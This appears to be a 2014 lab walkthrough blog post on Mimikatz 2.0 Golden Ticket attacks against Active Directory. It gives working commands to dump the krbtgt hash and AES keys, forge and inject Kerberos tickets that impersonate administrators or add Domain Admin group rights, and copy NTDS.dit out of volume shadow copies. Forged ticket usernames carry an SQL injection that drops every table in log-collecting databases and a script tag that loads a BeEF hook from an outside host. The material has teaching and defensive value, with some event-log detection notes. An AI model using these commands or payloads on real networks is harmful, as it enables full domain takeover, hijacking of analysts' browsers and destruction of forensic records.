Mimikatz 2.0 - Golden Ticket Walkthrough

Ben Lincoln

Table of contents

Golden Ticket Basics

The inner workings of Kerberos are complicated , so I'm going to gloss over a lot of the detail here. If you'd like to understand what's going on at a low level, I recommend starting with *Mimikatz, a short journey inside the memory of the Windows Security service*.

At a very high, extremely-simplified level, you can think of Kerberos as a semi-decentralized authentication model. In traditional client/server authentication systems, the client will send some form of credentials to the server, and the server will verify those credentials with an authoritative source. With Kerberos, the client instead obtains a cryptographically signed "ticket" from the authoritative source, and gives that to the server it's communicating with. The server verifies the cryptographic signature, and trusts that the information is valid even though (in most cases) it has never independently verified that information with the authoritative source.

The "executive summary" version of a Golden Ticket is that if you can obtain one of the encryption keys used by the **krbtgt** account for an Active Directory domain, Mimikatz 2.0 will allow you to forge arbitrary Kerberos authentication tickets for that domain. Those keys are not easily-obtained — unless someone has left an NTDS.DIT backup lying around, it probably requires access to a domain admin account's credentials — so the Golden Ticket functionality is sort of like the "New Game+" mode in the *Silent Hill* series: you've already won, and now you can play through again as an unstoppable juggernaut with a laser pistol and/or chainsaw.

A skilled, real-world attacker who obtains one or more of the **krbtgt** encryption keys will compromise a domain so badly that it will essentially never be possible to ensure that the damage has been undone. Interestingly, one of the encryption keys in question is the NTLM hash of the password for that account.

The easiest way to obtain the information you'll need is to run Mimikatz 2.0 on a domain controller for the domain you wish to compromise. Of course, this is also the method most likely to be detected. The bare minimum commands are:

```
privilege::debug
lsadump::lsa /inject /name:krbtgt
```

This should result in some output that looks similar to the following:

```
Domain : VLN2012 / S-1-5-21-3871786346-2057636518-1625323419

RID : 000001f6 (502)
User : krbtgt

* Primary
LM :
NTLM : 8ad36fef31e071eac7ab9d54a093cb54

* WDigest
01 5181d43a7d0c5febae8b9cebd8885f64
02 cdcd4a1e2118c9b4ceb1f72f03d2ef57
03 27c479f20dcb7461d989564af597c7d3
04 5181d43a7d0c5febae8b9cebd8885f64
05 cdcd4a1e2118c9b4ceb1f72f03d2ef57
06 bedeff0871050af730c92baba5d8579f
```

```
07 5181d43a7d0c5febae8b9cebd8885f64
08 84c5334a08231bd588775e147c7fe423
09 84c5334a08231bd588775e147c7fe423
10 2405d4f0be928623ca4dcb4b1349db71
11 52c85f284f8fbb9c24126e2e38511583
12 84c5334a08231bd588775e147c7fe423
13 540fb83d6fe29f79fe51620dba374203
14 52c85f284f8fbb9c24126e2e38511583
15 f8b56f5a4ef99ed2fe3d7c40d0ba93c0
16 f8b56f5a4ef99ed2fe3d7c40d0ba93c0
17 af4136ae24480a7b064b463daea9f4b0
18 6633d7c225d55a3f72db17472cf936ae
19 a9d96c6d820f6a8430da8b2a6a0ded0b
20 c2ec64620789a7cd2fe35c3c8416a90f
21 c1284441989f755a35ba2995f704e916
22 c1284441989f755a35ba2995f704e916
23 ade751c134fd074c5f05c0f2bd9590cd
24 5b00639abedce4b8912be123f9034a85
25 5b00639abedce4b8912be123f9034a85
26 4a6fe1a3a14d76945aa8329d4ced476a
27 72014c123acaa1a7f306c6f593c867b8
28 209a0b40528379c96f8307e1d6e66268
29 1df62a17523bbb4f64550ff427115233

* Kerberos
Default Salt : VLN2012.LOCALkrbtgt
Credentials
des_cbc_md5 : b9da98e551ea6d1f

* Kerberos-Newer-Keys
Default Salt : VLN2012.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) :
8e3c00a957bcdc65a1b7c05e665b90bd79f28ca91079f0f537ebee390671409b
aes128_hmac (4096) : 32ac54b805e47a19a84801d784c64464
des_cbc_md5 (4096) : b9da98e551ea6d1f
```

lsadump::lsa /inject /name:krbtgt

lsadump::lsa /inject /name:krbtgt

As of this writing, there are three encryption keys which can be used for the Golden Ticket functionality: the RC4 key (which is the NTLM hash for the account) — **8ad36fef31e071eac7ab9d54a093cb54** in the example above, the AES-128 HMAC key — **32ac54b805e47a19a84801d784c64464** in the example above, or the AES-256 HMAC key — **8e3c00a957bcdc65a1b7c05e665b90bd79f28ca91079f0f537ebee390671409b** in the example above.

In addition to the keys, you will need to have the following additional pieces of information available:

1. The target domain name (e.g. vln2012.local).
2. The SID of the target domain (this should be present in the output from the **lsadump::lsa** command — it's **S-1-5-21-3871786346-2057636518-1625323419** in the example output above, or you can just strip the rightmost number off of a user SID from the domain).

3. The name of the user account to impersonate (e.g. **Administrator**).
4. The RID of the user account to impersonate. The RID is the rightmost number in a full SID. For example, the RID for the built-in **Administrator** account is **500**.
5. The RIDs of the groups that that account should be a member of. The RID is the rightmost number in a full SID. For example, the RIDs for **Domain Users** and **Domain Admins** would be **512** and **513**.

Creating and using a Golden Ticket is easy. The following commands will purge any existing tickets, then create one using some example information from my lab domain, and inject it into the current session (the **/ptt** flag).

```
privilege::debug
kerberos::purge
kerberos::golden /domain:vln2012.local /sid:S-1-5-21-3871786346-
2057636518-1625323419 /rc4:8ad36fef31e071eac7ab9d54a093cb54 /
user:Administrator /id:500 /groups:500,501,513,512,520,518,519 /ptt
```

This variation will save the ticket data to a file named **forged.kirbi** (in case I want to re-use the exact same ticket later, or generate it on one system and use it on another), then import it from that file into the current session:

```
privilege::debug
kerberos::purge
kerberos::golden /domain:vln2012.local /sid:S-1-5-21-3871786346-
2057636518-1625323419 /rc4:8ad36fef31e071eac7ab9d54a093cb54 /
user:Administrator /id:500 /groups:500,501,513,512,520,518,519 /
ticket:forged.kirbi
kerberos::ptt forged.kirbi
```

One the ticket has been imported, issue the **misc::cmd** command to Mimikatz to open a command prompt in the context of the session with the injected Kerberos auth information, and any commands issued from that command prompt will inherit that auth information (for example, **pushd \\server2012dc\c$**, or **"C:\Program Files\Internet Explorer\iexplore.exe"**). If you wish to use Internet Explorer in that context, be sure that before you launch it from the command prompt, any existing instances have been closed (e.g. **pskill iexplore**), or you will most likely get inconsistent or non-functional results.

Important! — depending on the client and server configurations as well as Windows®' own whims, you may need to try either the unqualified or fully-qualified name of the target system in order to get a successful authentication. For example, if accessing **http://sharepoint.vln2012.local/** gives you an authentication popup, try **http://sharepoint/** instead (or vice-versa). The same goes for UNC paths (**\\server2012dc\c$** versus **\\server2012dc.vln2012.local\c$**).

If you don't have the NTLM hash of the **krbtgt** account's password, but you *do* have the AES-256 HMAC and/or AES-128 HMAC encryption keys for the account, you can substitute the **aes256** or **aes128** flags for **rc4**, e.g.:

```
kerberos::golden /domain:vln2012.local /sid:S-1-5-21-3871786346-
2057636518-1625323419 /
aes256:8e3c00a957bcdc65a1b7c05e665b90bd79f28ca91079f0f537ebee390671409b
/user:Administrator /id:500 /groups:500,501,513,512,520,518,519 /ptt
```

...or...

```
kerberos::golden /domain:vln2012.local /sid:S-1-5-21-3871786346-
2057636518-1625323419 /aes128:32ac54b805e47a19a84801d784c64464 /
user:Administrator /id:500 /groups:500,501,513,512,520,518,519 /ptt
```

Basic Golden Ticket creation and access to CIFS/SMB fileshare

Administrator ticket creation | Admin share access on a domain controller | Security event log entries (1/2) | Security event log entries (2/2)

Golden Ticket access to a web application


Web app authentication


Security event log entry


IIS log entries for the same page load

Spoofed Username and/or RID


Because Kerberos is mostly-decentralized, target systems will generally trust the information in Kerberos tickets without validating that the account information is valid. For example, the following command will issue a ticket for a user whose RID is 500 (the domain **Administrator** account), but whose account name is **Hey Brent, I heard you like corrupted forensic evidence, so I made you a Kerberos ticket with a spoofed name that also attempts to drop all of the tables in any upstream systems that are collecting Active Directory logon events'; EXEC sp_msforeachtable 'drop table ?'; --**[1] :

```
kerberos::golden /domain:vln2012.local /sid:S-1-5-21-3871786346-
2057636518-1625323419 /rc4:8ad36fef31e071eac7ab9d54a093cb54 /
user:"Hey Brent, I heard you like corrupted forensic evidence, so I
made you a Kerberos ticket with a spoofed name that also attempts to
drop all of the tables in any upstream systems that are collecting
Active Directory logon events'; EXEC sp_msforeachtable 'drop table ?
'; --" /id:500 /groups:500,501,513,512,520,518,519 /ptt
```

Spoofed Account Name


Ticket creation and use


Security event log


Session list

When using this combination (invalid name/valid RID), some types of auditing will log the spoofed name, and some will look up the account by its RID and log *that* account name instead.

An unused RID can also be specified. In this case, the account name is **Hey Brent, I heard you like compromised workstations, so I made you a Kerberos ticket with a spoofed name that also attempts to inject a BeEF hook into the browser of anyone who views this logon event using a web-based event-correlation system:<script language="javascript" type="text/javascript" src="//l33t.local/hook.js"></script>**

```
kerberos::golden /domain:vln2012.local /sid:S-1-5-21-3871786346-
2057636518-1625323419 /rc4:8ad36fef31e071eac7ab9d54a093cb54 /
user:"Hey Brent, I heard you like compromised workstations, so I
made you a Kerberos ticket with a spoofed name that also attempts to
inject a BeEF hook into the browser of anyone who views this logon
event using a web-based event-correlation system:<script
language=\"javascript\" type=\"text/javascript\" src=\"//l33t.local/
hook.js\"></script>" /id:31337 /groups:500,501,513,512,520,518,519 /
ptt
```

Spoofed Account Name and RID


Ticket creation and use


Securiy event log - file share


Securiy event log - detailed file share


.NET web app access



IIS log

When both the name and RID are invalid, some systems (especially .NET-based systems) will throw an exception when they try to perform the RID-based reverse lookup, so I suggest using a valid RID unless you have a good reason not to.

In my testing, I found that the username field could hold up to 1742 characters when the ticket was used to authenticate to an IIS server. All 1742 characters would be preserved in the audit log entry in the Windows event log, but it would be truncated to 246 characters in IIS' own log files. Additionally, if I included percent signs in the username field, IIS would discard the percent sign and everything after it for purposes of its own log files.

I have not found any Windows components vulnerable to e.g. a buffer overflow from such a very long username, but 1742 characters should be more than enough for shellcode injection against any non-Microsoft event collection systems with such a vulnerability.

The maximum valid RID for an AD entry appears to be nine nines. The alpha version of Mimikatz 2.0 will accept longer values, but they appear to roll over to nine digits.



Group Membership

The list of group RIDs does not need to correspond with the actual list of groups that the account in the spoofed ticket is a member of. This command will create a ticket for the **user1** account but include the **Domain Admins** group RID in the list, granting elevated privileges even though the logon events will only show that a non-privileged account has logged on.

```
kerberos::golden /domain:vln2012.local /sid:S-1-5-21-3871786346-
2057636518-1625323419 /rc4:8ad36fef31e071eac7ab9d54a093cb54 /
user:user1 /id:1109 /groups:500,501,513,512,520,518,519 /ptt
```

The RIDs of user accounts can also be included in the group list, and this will cause the ticket to allow access to resources that only those user accounts are granted. This command creates a ticket that includes the RIDs of two additional user accounts (1110 and 1111, which correspond with the accounts **admin1** and **admin2** in my lab domain. The resulting ticket can be used to access multiple fileshares, each of which is only accessible to one of those accounts.

```
kerberos::golden /domain:vln2012.local /sid:S-1-5-21-3871786346-
2057636518-1625323419 /rc4:8ad36fef31e071eac7ab9d54a093cb54 /
user:user1 /id:1109 /groups:500,501,513,512,520,518,519,1110,1111 /
ptt
```

This multi-user-ticket works both ways — if any resource *explicitly denies* access to one of the accounts, then the ticket cannot be used to access that resource.

The user-as-group functionality can even be used to access resources to which only a *disabled* account is granted, as long as that disabled account's RID is included in the list of groups.

Group Membership Surprise and Delight


Non-privileged user with Domain Admin group ticket - creation and use


Non-privileged user with Domain Admin group ticket - Security event log


Users-as-Groups - Admin1 share permissions


Users-as-Groups - Admin2 share permissions


Users-as-Groups - access to both fileshares


Users-as-Groups - Security event log (1/2)


Users-as-Groups - Security event log (2/2)


Users-as-Groups - disabled account


Users-as-Groups - disabled account - share permissions


Users-as-Groups - disabled account - share accessed


Users-as-Groups - disabled account - Security event log

Alternate Dump Method — Offline Extraction

For less-obvious access to the **krbtgt** account information, the data can be exported from an **NTDS.DIT** backup for the domain and a copy of the **SYSTEM** registry hive from the DC where it was obtained from. The **krbtgt** account password generally does not change except when the domain's functional level is upgraded, so even if that backup is a few years old, the data in it is probably still good.

If you already have a backup of **NTDS.DIT** and the **SYSTEM** hive, you can use NTDSXtract to extract the interesting information[2] :

```
esedbexport NTDS.dit
```

```
./dsusers.py ./NTDS.dit.export/datatable.4 ./NTDS.dit.export/
link_table.7 ./ntdsx_temp --passwordhashes --supplcreds --pwdformat
john --syshive SYSTEM.hive --lmoutfile ntds_lm-out.txt --ntoutfile
ntds_ntlm-out.txt --csvoutfile ntds_extract.csv --name krbtgt
```

Just search for **krbtgt** in the output.

NTDSXtract Output


krbtgt hash

If you don't already have such a backup file, but have access to a live DC, you can grab a copy of the necessary files without interrupting service by using volume shadow copies.[3]

Assuming the NTDS.dit and SYSTEM hive files are stored on the C: drive, you can list any available shadow copies using the following command:

```
vssadmin list shadows
```

If there are no suitable copies, you can create a new one using e.g.:

```
vssadmin create shadow /for=C:
```

Then copy the files in question out of the shadow copy and to a location of your choosing for retrieval:

```
copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
C:\windows\temp\SYSTEM.hive
copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit
C:\windows\temp\NTDS.dit
```

Volume Shadow Copy NTDS.DIT and SYSTEM Hive Online Copy

Creation and use

Once the copies have been retrieved, go back to the **NTDSXtract** steps.

Finally, it was noted in the presentation I attended (number 2 in the list of sources below) that a lot of pen-testers will use a screenshot of the **krbtgt** account's NTLM hash as proof that they've compromised a domain controller. Such documentation would of course allow someone to bypass all of the hash/key-collecting steps above and skip straight to forging tickets.

Golden Ticket Technical Details

For those with a technical interest who want a place to get started from, as far as I can tell from the available documentation and from examination of packet captures, the use of Golden Tickets involves Mimikatz forging a TGT, as if it had been issued by a KDC. This TGT is then used by the normal Windows® Kerberos authentication system to request any necessary TGS from an actual KDC. If I've gotten any of that wrong, please let me know.

Sources

The information in this writeup is based on five primary sources:

1. *Reality Bites: The Attacker's View of Windows Authentication and Post-exploitation* [SlideShare link]. Chris Campbell, Benjamin Delpy, and Skip Duckwall, 2014. This was a presentation given by them at Microsoft's internal Blue Hat 2014 conference.
2. A similar follow-up presentation by Benjamin Delpy and Skip Duckwall that I saw in person at a secret conference shortly thereafter. If you were there, you have a set of Scrabble® blocks that spell out its name.
3. *Mimikatz, a short journey inside the memory of the Windows Security service* , Benjamin Delpy, 2014. This was a presentation given by Benjamin at RMLL Montpellier 2014.
4. *Abusing Microsoft Kerberos: sorry you guys don't get it* , Skip Duckwall and Benjamin Delpy, 2014. This was their BlackHat USA 2014 presentation. Beware — while the information in it is extremely valuable and interesting, some of the example syntax used is no longer correct.
5. My own research using a couple of Windows 2012 R2/Windows 8.1 lab environments.

Footnotes

1. Brent is a friend of mine who works in Incident Response. Hi Brent! Happy Friday!
2. PaulDotCom / Security Weekly used to have a writeup on this (http://securityweekly.com/2011/12/safely-dumping-hashes-now-avai.html), but it is no longer publicly available. I based these steps on an archived copy of the document, combined with updated syntax for the tool in question.
3. These steps are based on *Volume Shadow Copy NTDS.dit Domain Hashes Remotely - Part 1* by mubix.

Related Articles:
Mimikatz 2.0 - Silver Ticket Walkthrough
Mimikatz 2.0 - Brute-Forcing Service Account Passwords

Last updated: 19 December 2014